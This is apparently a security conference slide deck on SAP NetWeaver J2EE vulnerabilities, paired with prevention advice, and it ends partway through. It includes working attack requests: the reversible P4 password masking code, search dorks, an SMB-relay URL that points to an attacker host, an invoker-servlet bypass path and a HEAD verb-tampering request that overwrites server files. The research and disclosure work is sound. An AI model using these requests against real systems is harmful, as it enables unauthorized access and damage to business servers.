



ERPScan

Security Scanner for SAP

*Invest in security
to secure investments*



**A crushing blow at the heart of SAP's
J2EE Engine. Version 1.1**

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ERPScan**



- CTO of the ERPScan company
- Head of DSecRG (research subdivision)
- Architect of ERPScan Security Scanner for SAP
- OWASP-EAS project leader
- Business application security expert



Tweet: @sh2kerr

Love circle logo's)



- Principle researcher of the ERPScan company
- Member of DSecRG (research subdivision)
- OWASP-EAS project leader
- WEB-security geek. Find vulns in:
 - Google
 - Yandex (biggest russia search engine)
 - Vkontakte (russian Facebook)
- SAP security expert focused on JAVA stack





- Innovative company engaged in ERP security R&D
- Flagship product - ERPScan Security Scanner for SAP
- Tools:
 - Pentesting tool
 - sapsplit
 - web.xml scanner
- Consulting Services:
 - SAP Pentest
 - SAP Assessment
 - SAP Code review

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of founded vulnerabilities



- Intro
- SAP J2EE Architecture
- Simple attacks
- Searching for epic hole Round 1
- Searching for epic hole Round 2
- Searching for epic hole Round 3 Crushing blow
- Defense
- Tool demo
- Conclusion





Shut up

And

Pay



- The most popular business application
- More than 120000 customers worldwide
- 74% Forbes 500 companies run SAP

INNOVATIVE COMPANIES LEAD THE CHARGE

“50 MOST INNOVATIVE COMPANIES”





ERPScan
Security Scanner for SAP

SAP? Who cares?





SAP? Who cares?





- ABAP engine:
 - Automation of business processes like ERP, PLM, CRM, SRM
- J2EE engine
 - Integration, collaboration and management
 - SAP Portal
 - SAP PI
 - SAP XI
 - SAP Mobile Infrastructure
 - SAP Solution Manager

Many SAP systems don't use ABAP stack so all old tricks will not work




- Administrators and developers focused on ABAP stack
- Pentesters mostly focused on ABAP stack
- Researchers mostly focused on ABAP stack
- GRC consultants focused only on ABAP stack

It is becoming more secure but....

Hackers know about it. So they will find easier ways to control your business!



J2EE Platform Architecture





Remote control
Authentication
Data Source
User Management
Encryption





Remote control

- **Visual Admin** – old and powerful administration engine
- **NWA** – Web-based administration of J2EE Engine
- **J2EE Telnet** – can be used to perform some administration tasks

There are also more tools that can be used for remote management but they use either HTTP or P4 or telnet





Authentication

- **Declarative authentication:** The Web container (J2EE Engine) handles authentication
- **Programmatic authentication.** Components running on the J2EE Engine authenticate directly against the User Management Engine (UME) using the UME API.



Web Dynpro, Portal iViews = programmatic
J2EE Web applications = declarative or programmatic



Declarative authentication

```
<security-constraint>  
<web-resource-collection>  
<web-resource-name>Restrictedaccess</web-resource-  
name>  
<url-pattern>/admin/*</url-pattern>  
<http-method>DELETE</http-method>  
</web-resource-collection>  
  <auth-constraint>  
    <role-name>admin</role-name>  
  </auth-constraint>  
</security-constraint>
```

WEB.XML file is stored in WEB-INF directory of application root.



- **Database only data source.** All master data stored in the database of the SAP Web Application Server Java. *Intended for small environment.*
- **LDAP Directory data source.** Can be read-only or writable. This *option is rare* due to our practice.[6]
- **ABAP-based data source.** All users' data is stored in some SAP NetWeaver ABAP engine. Usually it is done by using communication user SAPJSF_<SID>.

User SAPJSF can have 2 different roles :

SAP_BC_JSF_COMMUNICATION_RO

SAP_BC_JSF_COMMUNICATION





- **UME - User management engine.** Using UME you can manage all user data through web interface.
<http://server:port/useradmin>
- **Visual Admin.** Using Visual Admin you can manage all user data through P4 protocol.
- **SPML.** Service Provisioning Markup Language (SPML) - new unified interface for managing UME
<http://server:port/spml/spmlservice>
- Other





Encryption

Service Name	Port Number	Default Value	Range (min-max)
HTTP	5NN00	50000	50000-59900
HTTP over SSL	5NN01	50001	50001-59901
IIOp	5NN07	50007	50007-59907
IIOp Initial Context	5NN02	50002	50002-59902
IIOp over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over HTTP	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

By default all encryption on all ports and protocols is disabled



Prevention

Prevention:

- Deny access to open ports from users subnet (except 5NN00). Only Administrators must have access.
- Disable unnecessary services



Hacking SAP NetWeaver J2EE





SAP NetWeaver J2EE for attacker's

- Open ports - for internal attacks
- Web applications - for internal and external



Insecure password encryption in P4

- P4 – protocol which is using by Visual Admin
- By default data transmitted in cleartext
- But password is encrypted

Lets look deeper



Hacking SAP NetWeaver J2EE

Follow TCP Stream

Stream Content

```

00000674 00 00 00 01 00 00 10 30 c3 00 11 11 11 11 07 00 .....
00000684 00 00 00 00 00 00 01 2a 00 00 00 01 00 08 00 73 .....*.....S
00000694 65 63 75 72 69 74 79 1c 00 1c 00 00 00 00 00 00 ecurity.....
000006A4 00 00 4a 00 32 00 45 00 45 00 5f 00 47 00 55 00 ..J.2.E. E..G.U.
000006B4 45 00 53 00 54 ac ed 00 05 73 72 00 4a 63 6f 6d E.S.T... .sr.Jcom
000006C4 2e 73 61 70 2e 65 6e 67 69 6e 65 2e 73 65 72 76 .sap.eng ine.serv
000006D4 69 63 65 73 2e 73 65 63 75 72 69 74 79 2e 72 65 ices.sec urity.re
000006E4 6d 6f 74 65 2e 6c 6f 67 69 6e 2e 53 65 72 69 61 mote.log in.Seria
000006F4 6c 69 7a 61 62 6c 65 50 61 73 73 77 6f 72 64 43 lizableP asswordc
00000704 61 6c 6c 62 61 63 6b 84 c8 13 98 e5 15 c3 9f 02 allback.....
00000714 00 03 5a 00 08 69 73 45 63 68 6f 4f 6e 5b 00 08 ..z..ise choon[..
00000724 70 61 73 73 77 6f 72 64 74 00 02 5b 43 4c 00 06 password t..[CL..
00000734 70 72 6f 6d 70 74 74 00 12 4c 6a 61 76 61 2f 6c promptt. .Ljava/l
00000744 61 6e 67 2f 53 74 72 69 6e 67 3b 78 70 01 75 72 ang/Stri ng;xp.ur
00000754 00 02 5b 43 b0 26 66 b0 e2 5d 84 ac 02 00 00 78 ..[C.&f. .].....x
00000764 70 00 00 00 09 aa c8 aa a4 aa c5 aa a6 aa cd aa p.....
00000774 a5 aa c4 aa b0 ff e5 74 00 0a 50 61 73 73 77 6f .....t ..Passwo
00000784 72 64 3a 20 rd:
  
```

Entire conversation (15696 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Impress me





Insecure password encryption in P4

- Encryption (masking), not the hash
- Secret key is static
- Key potentially stored on server
- Length of encrypted password depends on password length
- Value of encrypted symbols depends on previous symbols

Looks like some kind of base64



Insecure password encryption in P4

- ```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;
```



## Prevention:

- Use SSL for securing all data transmitting between server-server and server-client connections

[http://help.sap.com/saphelp\\_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm](http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm)



# Attacking from the internet





## Founding a target

***CIO: But SAP can be only accessed internally.  
Me: Yeah sure )***

inurl:/irj/portal

inurl:/IciEventService sap

inurl:/IciEventService/IciEventConf

inurl:/wsnavigator/jsps/test.jsp

inurl:/irj/go/km/docs/

*Google helps us again*



- Kernel or application release and SP version.

DSECRG-11-023, DSECRG-11-027, DSECRG-00208

- Application logs and traces

DSECRG-00191, DSECRG-00232

- Username

DSECRG-11-034



- Internal port scanning Internal User bruteforce

DSECRG-11-032




DSECRG-00175



The screenshot shows a web browser window with the title 'Build information'. The address bar contains '172.16.0.63:50100/rep/build\_info.jsp'. The main content area displays a table with the following data:

| Name of property | Value of property |
|------------------|-------------------|
| make.rel         | NW04S_06_REL      |
| SP-Number        | 06                |
| jdk.version      | 1.3               |
| latest.change    | 10491             |
| sync.time        | 2006-03-04 20:19  |
| build.date       | 2006-03-04 20:19  |







**/ipcpricing/ui/BufferOver.....?**



**`/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&password=&dispatcher=&targetClient=&view=`**



# DSECRG-11-032 (new)

**IPC Error**  
An error has occurred in the IPC:  
**ConnectionException: Connection timed out: connect**  
This error is fatal. Please restart your session or contact the...

**Host is not alive**

**500 Internal Server Error**  
SAP J2EE Engine/6.40  
Application error occurs during processing the request.  
Details: java.lang.NullPointerException  
at jsp\_IPCErrorPage1270493869562.\_jspService(jsp\_IPCErrorPage1270493869562.java:25)  
at com.sap.engine.services.servlets\_jsp.server.servlet.JSPServlet.service(JSPServlet.java:467)  
at com.sap.engine.services.servlets\_jsp.server.servlet.JSPServlet.service(JSPServlet.java:181)  
at javax.servlet.http.HttpServlet.service(HttpServlet.java:853)  
at com.sap.engine.services.servlets\_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispatcherImpl.java:100)  
at com.sap.engine.services.servlets\_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispatcherImpl.java:100)  
at jsp\_BufferOverview1270493669562.\_jspService(jsp\_BufferOverview1270493669562.java:25)  
at com.sap.engine.services.servlets\_jsp.server.servlet.JSPServlet.service(JSPServlet.java:467)  
at com.sap.engine.services.servlets\_jsp.server.servlet.JSPServlet.service(JSPServlet.java:181)  
at javax.servlet.http.HttpServlet.service(HttpServlet.java:853)  
at com.sap.engine.services.servlets\_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispatcherImpl.java:100)  
at com.sap.engine.services.servlets\_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispatcherImpl.java:100)

**HTTP port**

**IPC Error**  
An error has occurred in the IPC:  
**ConnectionException: Connection refused: connect**  
This error is fatal. Please restart your session or contact the...

**Port closed**


| Server | Port | Program Id |
|--------|------|------------|
|        |      |            |

**SAP port**



## **/meSync/SatFileReceiver – username and version disclose**

*This webservice is shipped only with Mobile Engine 2.1 which is not supported from 2006*





## Prevention

- Install SAP notes:  
1548548,1545883,1503856,948851, 1545883
- Don't use Mobile Engine 2.1 and other unsupported apps
- Update the latest SAP notes every month
- Disable unnecessary applications



- 15.09.2011 [\[DSECRG-11-033\] SAP Crystal Report Server pubDBLogon - Linked XSS vulnerability](#)
- 19.08.2011 [\[DSECRG-11-030\] SAP NetWeaver JavaMailExamples - XSS](#)
- 19.07.2011 [\[DSECRG-11-028\] SAP NetWeaver ISpeak – XSS](#)
- 20.06.2011 [\[DSECRG-11-024\] SAP NetWeaver performance Provier Root - XSS](#)
- 20.06.2011 [\[DSECRG-11-025\] SAP NetWeaver Trust Center Service - XSS](#)
- 12.04.2011 [\[DSECRG-11-016\] SAP NetWeaver Data Archiving Service - multiple XSS](#)
- 12.04.2011 [\[DSECRG-11-015\] SAP NetWeaver MessagingServer - XSS](#)
- 14.03.2011 [\[DSECRG-11-013\] SAP NetWeaver Runtime - multiple XSS](#)
- 14.03.2011 [\[DSECRG-11-012\] SAP NetWeaver Integration Directory - multiple XSS](#)
- 14.03.2011 [\[DSECRG-11-011\] SAP Crystal Reports 2008 - Multiple XSS](#)
- 14.03.2011 [\[DSECRG-11-010\] SAP NetWeaver logon.html - XSS](#)
- 14.03.2011 [\[DSECRG-11-009\] SAP NetWeaver XI SOAP Adapter - XSS](#)
- 14.12.2010 [\[DSECRG-09-067\] SAP NetWeaver DTR - Multiple XSS](#)
- 14.12.2010 [\[DSECRG-10-009\] SAP NetWeaver ExchangeProfile - XSS](#)
- 14.12.2010 [\[DSECRG-10-008\] SAP NetWaver JPR Proxy Server - Multiple XSS](#)
- 14.12.2010 [\[DSECRG-10-007\] SAP NetWeaver Component Build Service - XSS](#)
- 11.11.2010 [\[DSECRG-09-056\] SAP Netweaver SQL Monitors - Multiple XSS](#)



And much more vulnerabilities are still patching



# Prevention

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.





## Application MMR (Meta Model Repository)

- You can get shell with administrator rights
- Server OS updates rarely on SAP systems
- You can relay to other node of cluster
- You can relay from DEV to TST (usually have the same password)

<http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile>



## Prevention

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks where they are necessary
- For developers: limit access only for local system and also by directory and file type



## *CSRF + SmbRelay = CSSR*

Application MMR (Meta Model Repository)

Patched by limiting access.

Just send this link to admin = CSRF + SmbRelay = CSSR

Or inject with XSS into Portal = XSS + SmbRelay = XSSR

<http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile>



# Prevention

- Update the latest sapnotes
- Disable unnecessary applications
- Enable SAP CSRF protection API



- **Standard XSRF Protection.** Framework generates XSRF token, applies either to POST-based or GET-based encoding, and validates the correctness of the subsequent requests.
- **Custom CSRF Protection.** Framework generates and provides an XSRF token to the application through the XSRF Protection API. The only way if you want to protect something different from standard GET/POST requests.

Standard XSRF Protection is recommended



## *CSRF protection bypass*

- Need to find a place where CSRF protection is impossible
- There must be a place without session management
- Something like remote API
- Like SOAP API .....

HINT: SAP have all but you need to find it (c) DSecRG




# SPML





# SPML Architecture







*Using SPML you can do all the things that can be done using Identity management API like:*

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object

But you need to have UME actions UME.Spml\_Read\_Action and UME.Spml\_Write\_Action ..... or?



## *Attacking SPML*

- Create html page that will send xmlhttprequest to SPML
- Found XSS in SAP
- Wait until administrator clicks it
- PROFIT!

SAP asked us:

- do not show example of SPML request



**OKAY**






***But wait!*** 😊

You can download it here:

<http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=index&overridelayout=true>





# Prevention

- Limit access to SPML only for Administrators or IDM servers subnet
- Assign SPML administration roles only to a small amount of users
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities



## *Invoker Servlet auth bypass*

- published by SAP in their security recommendations
- rapid calling servlets by their class name
- possible to call any servlet from application even if it is not declared in WEB.XML



# Invoker Servlet auth bypass

```
<servlet>
 <servlet-name>CriticalAction</servlet-name>
 <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
 <servlet-name>CriticalAction</></servlet-name>
 <url-pattern>/admin/critical</url-pattern>
</servlet-mapping>
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
 <auth-constraint>
 <role-name>admin</role-name>
 </auth-constraint>
</security-constraint>
```



## *Invoker Servlet auth bypass*

Call it directly by using `/servlet/com.sap.admin.Critical.Action`

*Some applications that can be bypassed by direct calling to invoker servlet (DSECRG-00239, DSECRG-240)*






## Prevention

- Update to the latest patch
- “EnableInvokerServletGlobally” property of the servlet\_jsp must be “false”
- If you need to partially enable invoker servlet check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771

If you can't install patches for some reasons you can check all WEB.XML files using ERPScan web.xml scanner manually.



*I Came here with a simple dream.....  
A dream of owning all SAPs Using one bug*





And I found it.....

Verb Tampering



## And I found it.....

*Verb Tampering is a dark horse described by [Arshan Dabirsiaghi](#) in 2008 which doesn't have many known examples until now*

- Must use security control that lists HTTP verbs (DONE)
- Security control fails to block verbs that are not listed (DONE)
- GET functionality will execute with an HEAD verb (DONE)

**SAP NetWeaver J2EE engine has all that features !!!!**



## *Declarative authentication*

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-
name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
 <auth-constraint>
 <role-name>admin</role-name>
 </auth-constraint>
</security-constraint>
```

**What if we use HEAD instead of GET ?**



## But!

But the problem was that I need to find a needle in more than 500 different applications

- Application must miss HEAD check in WEB.XML
- Application must execute HEAD as GET
- Request must do some action that doesn't need to return result
- Request must do some really critical action
  - Potentially about 40 applications are vulnerable



# Round 1





## 1 - *unauthorized DOS*

- Integration Directory application
- Can be used to overwrite any OS file with trash values
- for example it can be exploited to overwrite profile parameter

```
HEAD /dir/support/CheckService?cmd_check&fileNameL=DEFAULT1.PFL&
directoryNameL=D:\usr\sap\DM0\SYS\profile HTTP/1.0
```

It means that attacker can overwrite ANY file of SAP server remotely through the Internet and it doesn't depend on version of SAP application or operation system





## Round 2





## 2 - *unauthorized smbrelay (VTSR)*

- Same vulnerability but other vector
  - Verb Tampering +SmbRelay = VTSR
- Can be used for SMBrelay attack and full access to OS
- Unfortunately only on windows

